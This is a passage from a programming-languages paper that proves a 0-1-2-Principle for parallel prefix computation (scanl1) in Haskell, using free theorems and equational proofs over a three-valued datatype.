by using Haskell's syntactic sugar  $[a..b]$  for the list  $[a, a+1, \dots, b]$  (with  $a, b :: \text{Int}$  and  $a \leq b$ ) and some further Prelude functions:

$$\begin{aligned} \text{length} &:: [\alpha] \rightarrow \text{Int} \\ \text{take } k &:: \text{Int} \rightarrow [\alpha] \rightarrow [\alpha] \\ \text{map } f &:: (\alpha \rightarrow \beta) \rightarrow [\alpha] \rightarrow [\beta] \end{aligned}$$

Here  $\text{length } xs$  gives the length of a list  $xs$ ,  $\text{take } k xs$  gives the first  $k$  elements of  $xs$ , and  $\text{map } f xs$  gives the result of elementwise applying  $f$  to  $xs$ . Actually,  $\text{scanl1}$  itself is also a Prelude function, though usually with a more efficient implementation than shown above for specification purposes.

<sup>1</sup> See the discussion in Section 7.

The correctness issue we are interested in is whether a given function

$$\text{candidate} :: (\alpha \rightarrow \alpha \rightarrow \alpha) \rightarrow [\alpha] \rightarrow [\alpha]$$

is semantically equivalent to *scanl1* for associative operations as first argument. The perfect analog to Knuth's 0-1-Principle would be if this were so provided one can establish that equivalence at least on the boolean type. Unfortunately, it does not hold. Exhaustive testing shows that  $x_1 \oplus (x_1 \oplus (x_1 \oplus x_2)) = x_1 \oplus x_2$  for every  $x_1, x_2 :: \text{Bool}$  and  $(\oplus) :: \text{Bool} \rightarrow \text{Bool} \rightarrow \text{Bool}$  (associative or not). Thus, the function

$$\begin{aligned}\text{candidate} :: (\alpha \rightarrow \alpha \rightarrow \alpha) \rightarrow [\alpha] \rightarrow [\alpha] \\ \text{candidate} (\oplus) [x_1, x_2] &= [x_1, x_1 \oplus (x_1 \oplus (x_1 \oplus x_2))] \\ \text{candidate} (\oplus) xs &= \text{scanl1} (\oplus) xs\end{aligned}$$

is equivalent to *scanl1* at type *Bool*, but clearly not in general (not even for associative  $\oplus$ ).

In the context of systematic search for new solutions to the parallel prefix computation task, Sheeran (2007) observed that verifying a candidate at type *[Int]*, with a certain fixed operation on that type and a certain form of input lists of type *[[Int]]*, is enough to establish general correctness (for arbitrary associative operations). Essentially, this holds because the type *[Int]* can be used to embed freely generated semigroups over arbitrarily large finite generator sets. Sheeran's observation already has a feel similar to Knuth's principle, except that the type *[Int]* is much bigger than the boolean one; in particular, it is infinite. Here we want to improve on this. With the boolean type ruled out as above, the best thing we can hope for is a three-valued type as discriminator between good and bad candidates.

### 3. The Claim

We are going to show that parallel prefix computation enjoys a 0-1-2-Principle. To do so, we use the following Haskell datatype:

$$\text{data Three} = \text{Zero} | \text{One} | \text{Two}$$

Now, for the remainder of the paper, we fix some Haskell function

$$\text{candidate} :: (\alpha \rightarrow \alpha \rightarrow \alpha) \rightarrow [\alpha] \rightarrow [\alpha]$$

Note that we do not put any restriction on the actual definition of *candidate*, just on its type. Nevertheless, we can prove the following theorem.

**THEOREM 1.** *If for every associative  $(\oplus) :: \text{Three} \rightarrow \text{Three} \rightarrow \text{Three}$  and  $xs :: [\text{Three}]$ ,  $\text{candidate} (\oplus) xs$  and  $\text{scanl1} (\oplus) xs$  give equal results, then the same holds for every type  $\tau$ , associative  $(\oplus) :: \tau \rightarrow \tau \rightarrow \tau$ , and  $xs :: [\tau]$ .*

## 4. The Proof

### 4.1 Outline

Rather than relating correctness at type *Three* to correctness at arbitrary type directly, we perform an indirection via the type *[Int]*. In fact, we go through Sheeran's statement, and prove that one as well. To formulate the indirection, we need another Haskell Prelude function

$$(\++) :: [\alpha] \rightarrow [\alpha] \rightarrow [\alpha]$$

that concatenates lists of equal type, as well as a function

$$\begin{aligned}\text{wrap} :: \alpha \rightarrow [\alpha] \\ \text{wrap } x &= [x]\end{aligned}$$

that wraps an element into a singleton list, and the following function:

$$\begin{aligned}\text{ups} :: \text{Int} \rightarrow [[\text{Int}]] \\ \text{ups } n &= \text{map } (\lambda k \rightarrow [0..k]) [0..n]\end{aligned}$$

Then, we prove two propositions. Theorem 1 arises by combining these.

**PROPOSITION 1.** *If for every associative  $(\oplus) :: \text{Three} \rightarrow \text{Three} \rightarrow \text{Three}$  and  $xs :: [\text{Three}]$ ,  $\text{candidate} (\oplus) xs$  and  $\text{scanl1} (\oplus) xs$  give equal results, then for every  $n :: \text{Int}$  with  $n \geq 0$ ,*

$$\text{candidate} (\++) (\text{map } \text{wrap} [0..n]) = \text{ups } n$$

**PROPOSITION 2.** *If for every  $n :: \text{Int}$  with  $n \geq 0$ ,*

$$\text{candidate} (\++) (\text{map } \text{wrap} [0..n]) = \text{ups } n$$

*then for every type  $\tau$ , associative  $(\oplus) :: \tau \rightarrow \tau \rightarrow \tau$ , and  $xs :: [\tau]$ ,  $\text{candidate} (\oplus) xs$  and  $\text{scanl1} (\oplus) xs$  give equal results.*

### 4.2 A Free Theorem

The key to connecting the behavior of *candidate* at different types, as required for both propositions we want to prove, is relational parametricity (Reynolds 1983), in the form of free theorems (Wadler 1989). It allows us to derive the following lemma just from the polymorphic type of *candidate*.

**LEMMA 1.** *For every choice of types  $\tau_1, \tau_2$  and functions  $f :: \tau_1 \rightarrow \tau_2$ ,  $(\otimes) :: \tau_1 \rightarrow \tau_1 \rightarrow \tau_1$ , and  $(\oplus) :: \tau_2 \rightarrow \tau_2 \rightarrow \tau_2$ , if for every  $x, y :: \tau_1$ ,*

$$f(x \otimes y) = (f x) \oplus (f y)$$

*then for every  $z :: [\tau_1]$ ,*

$$\text{map } f (\text{candidate} (\otimes) z) = \text{candidate} (\oplus) (\text{map } f z)$$

There is no need to do any proof for this lemma. It can be obtained from the general methodology of free theorems as the result of a completely automated process, with just the type of *candidate* as input (Böhme 2007a). The crucial point now is to cleverly instantiate types and functions quantified over in the above lemma in such a way that the instantiated versions lend themselves to proving our desired propositions. This is unlikely to be achievable by machine, as it requires conceptual insight.

### 4.3 Preparatory Material

Figure 1 gives some simple laws about Haskell functions that we are going to use in calculations. The laws are to be read as universally quantified over appropriately typed *f*, *g*, *k*, *xs*, and *ys*, with the proviso that  $0 \leq k < \text{length } xs$  in (6) and (7). The Haskell Prelude function

$$(!!) :: [\alpha] \rightarrow \text{Int} \rightarrow \alpha$$

extracts an element at a certain position from a list, counting from position 0 (so that  $[0..n]!!k = k$  for every  $0 \leq k \leq n$ ). The notation *(xs!!)* gives a partial application of *(!!)* to *xs* as first argument, i.e., a function that expects an argument of type *Int* and will return the element at the corresponding position in *xs*. Interestingly, all laws in Figure 1 except for the last one can be obtained automatically by using the machinery of free theorems. The correctness of (7) should also be clear, just as that of the following lemma of similar spirit.

**LEMMA 2.** *For every type  $\tau$  and  $xs, ys :: [\tau]$ , if  $\text{length } xs = \text{length } ys$  and for every  $k :: \text{Int}$  with  $0 \leq k < \text{length } xs$ ,  $xs!!k = ys!!k$ , then  $xs = ys$ .*

One further statement we need is that for every type  $\tau$ , associative  $(\oplus) :: \tau \rightarrow \tau \rightarrow \tau$ , and  $xs, ys :: [\tau]$ ,

$$\text{foldl1} (\oplus) (xs ++ ys) = (\text{foldl1} (\oplus) xs) \oplus (\text{foldl1} (\oplus) ys) \quad (8)$$

In fact, for the purposes of this paper the above can be seen as the very definition of associativity.

$$\begin{aligned}
\text{map } g (\text{map } f \text{ xs}) &= \text{map } (g \cdot f) \text{ xs} & (1) \\
\text{length } (\text{map } f \text{ xs}) &= \text{length } \text{xs} & (2) \\
\text{take } k (\text{map } f \text{ xs}) &= \text{map } f (\text{take } k \text{ xs}) & (3) \\
\text{map } f \cdot \text{wrap} &= \text{wrap} \cdot f & (4) \\
\text{map } f (\text{xs} ++ \text{ys}) &= (\text{map } f \text{ xs}) ++ (\text{map } f \text{ ys}) & (5) \\
(\text{map } f \text{ xs})!!k &= f (\text{xs}!!k) & (6) \\
\text{map } (\text{xs}!!) [0..k] &= \text{take } (k + 1) \text{ xs} & (7)
\end{aligned}$$

**Figure 1.** Some required laws.

Now we can usefully instantiate Lemma 1 in a way that will benefit our proofs of both Proposition 1 and 2. With some further calculation put in, we obtain the following lemma.

**LEMMA 3.** *For every type  $\tau$ , functions  $h :: \text{Int} \rightarrow \tau$  and associative  $(\oplus) :: \tau \rightarrow \tau \rightarrow \tau$ , and  $n :: \text{Int}$  with  $n \geq 0$ ,*

$$\begin{aligned}
\text{map } (\text{foldl1 } (\oplus) \cdot \text{map } h) (\text{candidate } (\oplus)) (\text{map } \text{wrap} [0..n]) \\
= \\
\text{candidate } (\oplus) (\text{map } h [0..n])
\end{aligned}$$

**PROOF:** For every  $x, y :: [\text{Int}]$ ,

$$\begin{aligned}
\text{foldl1 } (\oplus) (\text{map } h (x ++ y)) \\
= \text{by (5)} \\
\text{foldl1 } (\oplus) ((\text{map } h x) ++ (\text{map } h y)) \\
= \text{by (8)} \\
(\text{foldl1 } (\oplus) (\text{map } h x)) \oplus (\text{foldl1 } (\oplus) (\text{map } h y))
\end{aligned}$$

Thus,

$$\begin{aligned}
&\text{map } (\text{foldl1 } (\oplus) \cdot \text{map } h) (\text{candidate } (\oplus)) (\text{map } \text{wrap} [0..n]) \\
&= \text{by Lemma 1 with } \tau_1 = [\text{Int}], \tau_2 = \tau, \\
&\quad f = \text{foldl1 } (\oplus) \cdot \text{map } h, \otimes = ++, \text{ and} \\
&\quad z = \text{map } \text{wrap} [0..n] \\
&\text{candidate } (\oplus) (\text{map } (\text{foldl1 } (\oplus) \cdot \text{map } h) (\text{map } \text{wrap} [0..n])) \\
&= \text{by (1)} \\
&\text{candidate } (\oplus) (\text{map } (\text{foldl1 } (\oplus) \cdot \text{map } h \cdot \text{wrap}) [0..n]) \\
&= \text{by (4)} \\
&\text{candidate } (\oplus) (\text{map } (\text{foldl1 } (\oplus) \cdot \text{wrap} \cdot h) [0..n]) \\
&= \text{by the definitions of } \text{foldl1}, \text{wrap}, \text{and function composition} \\
&\text{candidate } (\oplus) (\text{map } h [0..n])
\end{aligned}$$

#### 4.4 Proving Proposition 1


The key insights on why a three-valued type suffices to distinguish good from bad candidates for parallel prefix computation are encapsulated in the following lemma (respectively, its proof and the illustrations given therein; see also Section 5). Quite nicely, it can be formulated in terms of  $\text{foldl1}$ , i.e., essentially in terms of just one element of the output list of  $\text{scanl1}$  at a time. The statement's lifting to the overall computation of  $\text{scanl1}$  is then the subject of the lemma immediately following it.

**LEMMA 4.** *Let  $js :: [\text{Int}]$  and  $k :: \text{Int}$  with  $k \geq 0$ . If for every  $h :: \text{Int} \rightarrow \text{Three}$  and associative  $(\oplus) :: \text{Three} \rightarrow \text{Three}$ ,*

$$\text{foldl1 } (\oplus) (\text{map } h js) = \text{foldl1 } (\oplus) (\text{map } h [0..k])$$

*then*

$$js = [0..k]$$



**Figure 2.**  $\forall 0 \leq i \leq k. \text{foldl1 } (\oplus_1) (\text{map } (h_1 k i) [0..k]) = \text{One}$

**PROOF:** Consider the following two functions:

$$\begin{aligned}
(\oplus_1) &:: \text{Three} \rightarrow \text{Three} \rightarrow \text{Three} \\
x \oplus_1 \text{Zero} &= x \\
\text{Zero} \oplus_1 \text{One} &= \text{One} \\
x \oplus_1 y &= \text{Two} \\
(\oplus_2) &:: \text{Three} \rightarrow \text{Three} \rightarrow \text{Three} \\
x \oplus_2 \text{Zero} &= x \\
x \oplus_2 \text{One} &= \text{One} \\
x \oplus_2 \text{Two} &= \text{Two}
\end{aligned}$$

It is easy to check that both are associative. Further, consider the following two functions:<sup>2</sup>

$$\begin{aligned}
h_1 &:: \text{Int} \rightarrow \text{Int} \rightarrow \text{Int} \rightarrow \text{Three} \\
h_1 k i j &| i \equiv j = \text{One} \\
&| 0 \leq j \&& j \leq k = \text{Zero} \\
&| \text{otherwise} = \text{Two} \\
h_2 &:: \text{Int} \rightarrow \text{Int} \rightarrow \text{Three} \\
h_2 i j &| i \equiv j = \text{One} \\
&| i \equiv j - 1 = \text{Two} \\
&| \text{otherwise} = \text{Zero}
\end{aligned}$$

Obviously, for every  $i :: \text{Int}$  with  $0 \leq i \leq k$ ,

$$\text{foldl1 } (\oplus_1) (\text{map } (h_1 k i) [0..k]) = \text{One}$$

and for every  $i :: \text{Int}$  with  $0 \leq i < k$ ,

$$\text{foldl1 } (\oplus_2) (\text{map } (h_2 i) [0..k]) = \text{Two}$$

(see Figures 2 and 3, respectively).

Thus, by the precondition, for every  $i :: \text{Int}$  with  $0 \leq i \leq k$ ,

$$\text{foldl1 } (\oplus_1) (\text{map } (h_1 k i) js) = \text{One} \quad (9)$$


and for every  $i :: \text{Int}$  with  $0 \leq i < k$ ,

$$\text{foldl1 } (\oplus_2) (\text{map } (h_2 i) js) = \text{Two} \quad (10)$$


as well.

Then, by (9), we know that  $js$  contains every  $i :: \text{Int}$  with  $0 \leq i \leq k$  exactly once (see Figures 4 and 5), and contains no other elements (see Figure 6); i.e.,  $js$  is a permutation of  $[0..k]$ . Further, by (10), we know that for every  $i :: \text{Int}$  with  $0 \leq i < k$ , every occurrence of  $i$  in  $js$  is subsequently followed by (but not necessarily directly adjacent to) an occurrence of  $i + 1$  (see Figure 7). The only permutation of  $[0..k]$  with this property is  $[0..k]$  itself.


<sup>2</sup> Here the equality test is written  $\equiv$  (in Haskell  $==$ ) to distinguish it from the  $=$  used for function definition.




**Figure 3.**  $\forall 0 \leq i < k. \text{foldl1 } (\oplus_2) (\text{map } (h_2 \ i) [0..k]) = \text{Two}$




**Figure 4.**  $\text{foldl1 } (\oplus_1) (\text{map } (h_1 \ k \ i) \text{js}) = \text{One}$   
 $\Rightarrow \text{"js contains } i\text{"}$



**Figure 7.**  $\text{foldl1 } (\oplus_2) (\text{map } (h_2 \ i) \text{js}) = \text{Two}$   
 $\Rightarrow \text{"every } i \text{ in js is eventually followed by an } i+1\text{"}$



**Figure 5.**  $\text{foldl1 } (\oplus_1) (\text{map } (h_1 \ k \ i) \text{js}) = \text{One}$   
 $\Rightarrow \text{"js contains } i \text{ at most once"}$



**Figure 6.**  $\text{foldl1 } (\oplus_1) (\text{map } (h_1 \ k \ 0) \text{js}) = \text{One}$   
 $\Rightarrow \text{"js contains only } 0, \dots, k\text{"}$

**LEMMA 5.** Let  $jss :: [[\text{Int}]]$  and  $n :: \text{Int}$  with  $n \geq 0$ . If for every  $h :: \text{Int} \rightarrow \text{Three}$  and associative  $(\oplus) :: \text{Three} \rightarrow \text{Three} \rightarrow \text{Three}$ ,

$$\text{map } (\text{foldl1 } (\oplus) \cdot \text{map } h) \text{jss} = \text{scanl1 } (\oplus) (\text{map } h [0..n])$$

then

$$jss = ups n$$

**PROOF:** We have:

$$\begin{aligned}
 & \text{length } jss \\
 &= \text{by (2)} \\
 & \text{length } (\text{map } (\text{foldl1 } (\oplus) \cdot \text{map } h) \text{jss}) \\
 &= \text{by the precondition} \\
 & \text{length } (\text{scanl1 } (\oplus) (\text{map } h [0..n])) \\
 &= \text{by the definition of scanl1} \\
 & \text{length } (\text{map } (\lambda k \rightarrow \text{foldl1 } (\oplus) (\text{take } k (\text{map } h [0..n]))) \\
 &\quad [1..\text{length } (\text{map } h [0..n])]) \\
 &= \text{by (2)} \\
 & \text{length } [1..\text{length } (\text{map } h [0..n])] \\
 &= \text{by (2)} \\
 & \text{length } [1..\text{length } [0..n]] \\
 &= \text{by the definitions of length and } [a..b] \\
 & \text{length } [0..n] \\
 &= \text{by (2)} \\
 & \text{length } (\text{map } (\lambda k \rightarrow [0..k]) [0..n]) \\
 &= \text{by the definition of ups} \\
 & \text{length } (\text{ups } n)
 \end{aligned}$$

Moreover, for every  $k :: \text{Int}$  with  $0 \leq k < \text{length } jss$ ,  $h :: \text{Int} \rightarrow \text{Three}$ , and associative  $(\oplus) :: \text{Three} \rightarrow \text{Three} \rightarrow \text{Three}$ , we

have:<sup>3</sup>

$$\begin{aligned}
& \text{foldl1 } (\oplus) (\text{map } h (\text{jss}!!k)) \\
&= \text{by (6)} \\
& (\text{map } (\text{foldl1 } (\oplus) \cdot \text{map } h) \text{jss})!!k \\
&= \text{by the precondition} \\
& (\text{scanl1 } (\oplus) (\text{map } h [0..n]))!!k \\
&= \text{by the definition of scanl1} \\
& (\text{map } (\lambda k \rightarrow \text{foldl1 } (\oplus) (\text{take } k (\text{map } h [0..n]))) \\
&\quad [1..\text{length } (\text{map } h [0..n])])!!k \\
&= \text{by (2)} \\
& (\text{map } (\lambda k \rightarrow \text{foldl1 } (\oplus) (\text{take } k (\text{map } h [0..n]))) \\
&\quad [1..\text{length } [0..n]])!!k \\
&= \text{by (6)} \\
& (\lambda k \rightarrow \text{foldl1 } (\oplus) (\text{take } k (\text{map } h [0..n]))) \\
&([1..\text{length } [0..n]]!!k) \\
&= \text{by the definitions of } [a..b] \text{ and } (!! \\
& \text{foldl1 } (\oplus) (\text{take } (k+1) (\text{map } h [0..n])) \\
&= \text{by (3)} \\
& \text{foldl1 } (\oplus) (\text{map } h (\text{take } (k+1) [0..n])) \\
&= \text{by the definitions of take and } [a..b] \\
& \text{foldl1 } (\oplus) (\text{map } h [0..k])
\end{aligned}$$

By Lemma 4, this implies  $\text{jss}!!k = [0..k]$  for every  $k :: \text{Int}$  with  $0 \leq k < \text{length jss}$ . Since also

$$\begin{aligned}
& (\text{ups } n)!!k \\
&= \text{by the definition of ups} \\
& (\text{map } (\lambda k \rightarrow [0..k]) [0..n])!!k \\
&= \text{by (6)} \\
& (\lambda k \rightarrow [0..k]) ([0..n])!!k \\
&= \text{by the definitions of } [a..b] \text{ and } (!! \\
& [0..k]
\end{aligned}$$

for every such  $k$ , we have  $\text{jss} = \text{ups } n$  by Lemma 2.

The first (and more complicated) half of our 0-1-2-Principle can now be proved using the previous lemma in combination with (more precisely, by further instantiating) the instantiation of the free theorem for *candidate*'s type we prepared in the previous subsection.

**PROPOSITION 1.** *If for every associative  $(\oplus) :: \text{Three} \rightarrow \text{Three} \rightarrow \text{Three}$  and  $xs :: [\text{Three}]$ , candidate  $(\oplus) xs$  and scanl1  $(\oplus) xs$  give equal results, then for every  $n :: \text{Int}$  with  $n \geq 0$ ,*

$$\text{candidate } (\oplus) (\text{map wrap } [0..n]) = \text{ups } n$$

**PROOF:** Let  $n :: \text{Int}$  with  $n \geq 0$ . For every  $h :: \text{Int} \rightarrow \text{Three}$  and associative  $(\oplus) :: \text{Three} \rightarrow \text{Three} \rightarrow \text{Three}$ ,

$$\begin{aligned}
& \text{map } (\text{foldl1 } (\oplus) \cdot \text{map } h) (\text{candidate } (\oplus) (\text{map wrap } [0..n])) \\
&= \text{by Lemma 3} \\
& \text{candidate } (\oplus) (\text{map } h [0..n]) \\
&= \text{by the precondition} \\
& \text{scanl1 } (\oplus) (\text{map } h [0..n])
\end{aligned}$$

By Lemma 5 this implies  $\text{candidate } (\oplus) (\text{map wrap } [0..n]) = \text{ups } n$ .

#### 4.5 Proving Proposition 2

The remaining half of our 0-1-2-Principle (i.e., Sheeran's original observation) is now just a matter of some calculation and another use of the already partially instantiated free theorem for *candidate*'s type we prepared earlier.

<sup>3</sup>Note that  $0 \leq k < \text{length } [1..\text{length } [0..n]] = \text{length } [0..n]$  since we have  $0 \leq k < \text{length jss}$  and just proved that  $\text{length jss} = \text{length } [1..\text{length } [0..n]] = \text{length } [0..n]$ .

**PROPOSITION 2.** *If for every  $n :: \text{Int}$  with  $n \geq 0$ ,*

$$\text{candidate } (\oplus) (\text{map wrap } [0..n]) = \text{ups } n$$

*then for every type  $\tau$ , associative  $(\oplus) :: \tau \rightarrow \tau \rightarrow \tau$ , and  $xs :: [\tau]$ , candidate  $(\oplus) xs$  and scanl1  $(\oplus) xs$  give equal results.*

**PROOF:** Since

$$\begin{aligned}
& \text{length } xs \\
&= \text{by the definitions of length and } [a..b] \\
& \text{length } [0..\text{length } xs - 1] \\
&= \text{by (2)} \\
& \text{length } (\text{map } (xs!!) [0..\text{length } xs - 1])
\end{aligned}$$

and for every  $k :: \text{Int}$  with  $0 \leq k < \text{length } xs$ ,

$$\begin{aligned}
& xs!!k \\
&= \text{by the definitions of } [a..b] \text{ and } !! \\
& xs!!([0..\text{length } xs - 1]!!k) \\
&= \text{by (6)} \\
& (\text{map } (xs!!) [0..\text{length } xs - 1])!!k
\end{aligned}$$

Lemma 2 implies

$$xs = \text{map } (xs!!) [0..\text{length } xs - 1]$$

Thus,

$$\begin{aligned}
& \text{candidate } (\oplus) xs \\
&= \text{by the above argument} \\
& \text{candidate } (\oplus) (\text{map } (xs!!) [0..\text{length } xs - 1]) \\
&= \text{by Lemma 3 with } h = (xs!!) \text{ and } n = \text{length } xs - 1 \\
& \text{map } (\text{foldl1 } (\oplus) \cdot \text{map } (xs!!)) \\
&\quad (\text{candidate } (\oplus) (\text{map wrap } [0..\text{length } xs - 1])) \\
&= \text{by the precondition} \\
& \text{map } (\text{foldl1 } (\oplus) \cdot \text{map } (xs!!)) (\text{ups } (\text{length } xs - 1)) \\
&= \text{by the definition of ups} \\
& \text{map } (\text{foldl1 } (\oplus) \cdot \text{map } (xs!!)) (\text{map } (\lambda k \rightarrow [0..k]) \\
&\quad [0..\text{length } xs - 1]) \\
&= \text{by (1)} \\
& \text{map } (\lambda k \rightarrow \text{foldl1 } (\oplus) (\text{map } (xs!!) [0..k])) [0..\text{length } xs - 1] \\
&= \text{by (7) and the definitions of map and } [a..b] \\
& \text{map } (\lambda k \rightarrow \text{foldl1 } (\oplus) (\text{take } (k+1) xs)) [0..\text{length } xs - 1] \\
&= \text{by (1)} \\
& \text{map } (\lambda k \rightarrow \text{foldl1 } (\oplus) (\text{take } k xs)) (\text{map } (\lambda k \rightarrow k + 1) \\
&\quad [0..\text{length } xs - 1]) \\
&= \text{by the definitions of map and } [a..b] \\
& \text{map } (\lambda k \rightarrow \text{foldl1 } (\oplus) (\text{take } k xs)) [1..\text{length } xs] \\
&= \text{by the definition of scanl1} \\
& \text{scanl1 } (\oplus) xs
\end{aligned}$$

For the uses of Lemma 3 and of the precondition, note that  $n = \text{length } xs - 1 \geq 0$  since  $xs :: [\tau]$  is non-empty.

## 5. Some Reflection

Inside the proof of Lemma 4 we used the lemma's precondition that “for every  $h :: \text{Int} \rightarrow \text{Three}$  and associative  $(\oplus) :: \text{Three} \rightarrow \text{Three} \rightarrow \text{Three}, \dots$ ” only for very particular  $h$  and  $\oplus$ . This begs the question whether as a consequence our main result, the 0-1-2-Principle for parallel prefix computation, could similarly be based on weaker requirements than having to check correctness of *candidate* for every associative operation on *Three* and every input list over that type. And indeed, tracing the proofs leading up to Theorem 1 very carefully, one finds that what we actually proved is the following theorem.

**THEOREM 2.** Let  $\oplus_1$ ,  $\oplus_2$ ,  $h_1$ , and  $h_2$  be as in the proof of Lemma 4. If candidate  $(\oplus)$  xs and  $scanl1(\oplus)$  xs give equal results for

- $\oplus = \oplus_1$  and  $xs = map(h_1 k i) [0..n]$  for every  $n, k, i :: Int$  with  $0 \leq i \leq k \leq n$ , as well as for
- $\oplus = \oplus_2$  and  $xs = map(h_2 i) [0..n]$  for every  $n, i :: Int$  with  $0 \leq i < n$ ,

then the same holds for every type  $\tau$ , associative  $(\oplus) :: \tau \rightarrow \tau \rightarrow \tau$ , and  $xs :: [\tau]$ .

In other words, to establish correctness of *candidate* at arbitrary type, it suffices to show that it delivers correct results for  $\oplus_1$  on every input list of the form

$$[(Zero,)^* \text{One} (, \text{Zero})^* (, \text{Two})^*]$$

as well as for  $\oplus_2$  on every input list of the form

$$[(Zero,)^* \text{One}, \text{Two} (, \text{Zero})^*]$$

where the  $(\cdot)^*$ -notation means arbitrary, including empty, repetition of elements.

As a further note, the associativity of  $(\oplus) :: \tau \rightarrow \tau \rightarrow \tau$  is essential in both Theorems 1 and 2. Via Proposition 2 it is traced back to Lemma 3. It is easy to see that none of these statements would hold for arbitrary  $\oplus$ .

## 6. A Challenge

An interesting extension on our work here would be to consider the situation for operations  $\oplus$  that satisfy additional algebraic properties beyond associativity. For example, more circuit optimization is possible in practice if  $\oplus$  is idempotent in addition (Stone and Kogge 1973; Lynch and Swartzlander 1991; Knowles 2001), and having a Knuth-like principle for corresponding solution candidates would be interesting as well. For associative, idempotent  $\oplus$  the counterexample *candidate* in Section 2 is actually equivalent to *scanl1*, but maybe there are other counterexamples showing a 0-1-Principle to be impossible here? What is the smallest type that can serve as discriminator between good and bad candidates in this situation? Our feeling is that the answers to these questions will be more difficult to obtain than for the setting of associativity only as considered in the present paper. The reason for this is that the corresponding algebraic structures, so-called bands, appear to have a far more complicated theory than semigroups do.

## 7. Conclusion

Day et al. (1999) demonstrated that Knuth's 0-1-Principle for oblivious sorting algorithms can be proved as a free theorem, expressed in terms of Haskell. Except for Dybjer et al. (2004) and Bove and Coquand (2006), this has found surprisingly little echo in a community that is otherwise so fond of functional pearls. Even though Day et al.'s paper is not explicitly a pearl, we think that the parts on proving Knuth's principle via relational parametricity, and on how this might open up possibilities for proving statements of a similar spirit, but not specific to sorting, should really be regarded as such. In fact, ever since reading their account, we have been looking for other classes of algorithms that might yield to the same approach. The inspiration for trying that hammer in search of nails on parallel prefix computation is entirely due to Sheeran. In her work on hardware design using functional languages, she has employed the 0-1-Principle for verifying sorting and median networks (Sheeran 2003). She also employs parametric polymorphism in various other ways via so-called non-standard interpretations that help to analyze circuits with respect to different criteria, and even to draw circuit pictures (Sheeran 2005). It is not surprising, then,

that she would come up with Proposition 2. We improved on this by replacing the infinite type  $[Int]$  as discriminator between good and bad candidates with a three-valued type, which is the best one can hope for, given our counterexample ruling out the boolean type.

Throughout, our reasoning was done under certain simplifying assumptions about the semantics of Haskell types and functions. For example, we restricted attention to non-empty, finite lists, while Haskell allows empty, partially defined, and infinite lists as well, for which Lemma 2 is not necessarily true. More generally, we have completely ignored the presence of undefined values, i.e., of  $\perp$ , in Haskell. In that sense, our reasoning has been fast and loose, but morally correct (Danielsson et al. 2006). This was done on purpose to expose our main ideas without too much added noise during calculation. Giving a more pedantic account of basically the same material is no doubt possible. It would build on the lessons of Johann and Voigtländer (2004) regarding the possible interactions between  $\perp$  and free theorems in Haskell, and potentially on those of Gibbons and Hutton (2005) regarding reasoning about non-finite lists.

Even independently of intricacies involving partial or infinite values, the reader might be worried about the overall correctness of our development, in particular in view of our “proof by pictures” for Lemma 4. Can we really be sure that we have not slipped up somewhere, with potentially dire consequences? Yes we can, thanks to Böhme (2007b), who has reproduced our whole line of reasoning with an interactive proof assistant. That is, there is now a complete proof script for Isabelle (Nipkow et al. 2002) leading from Lemma 1 to Theorem 1.

## Acknowledgments

I thank Mary Sheeran for sharing her draft paper on systematic search for new solutions to the parallel prefix computation task (Sheeran 2007). I also thank the POPL reviewers for their feedback.

## References

- G.E. Bleloch. Prefix sums and their applications. In J.H. Reif, editor, *Synthesis of Parallel Algorithms*, pages 35–60. Morgan Kaufmann, 1993.
- S. Böhme. Free theorems for sublanguages of Haskell. Master's thesis, Technische Universität Dresden, 2007a.
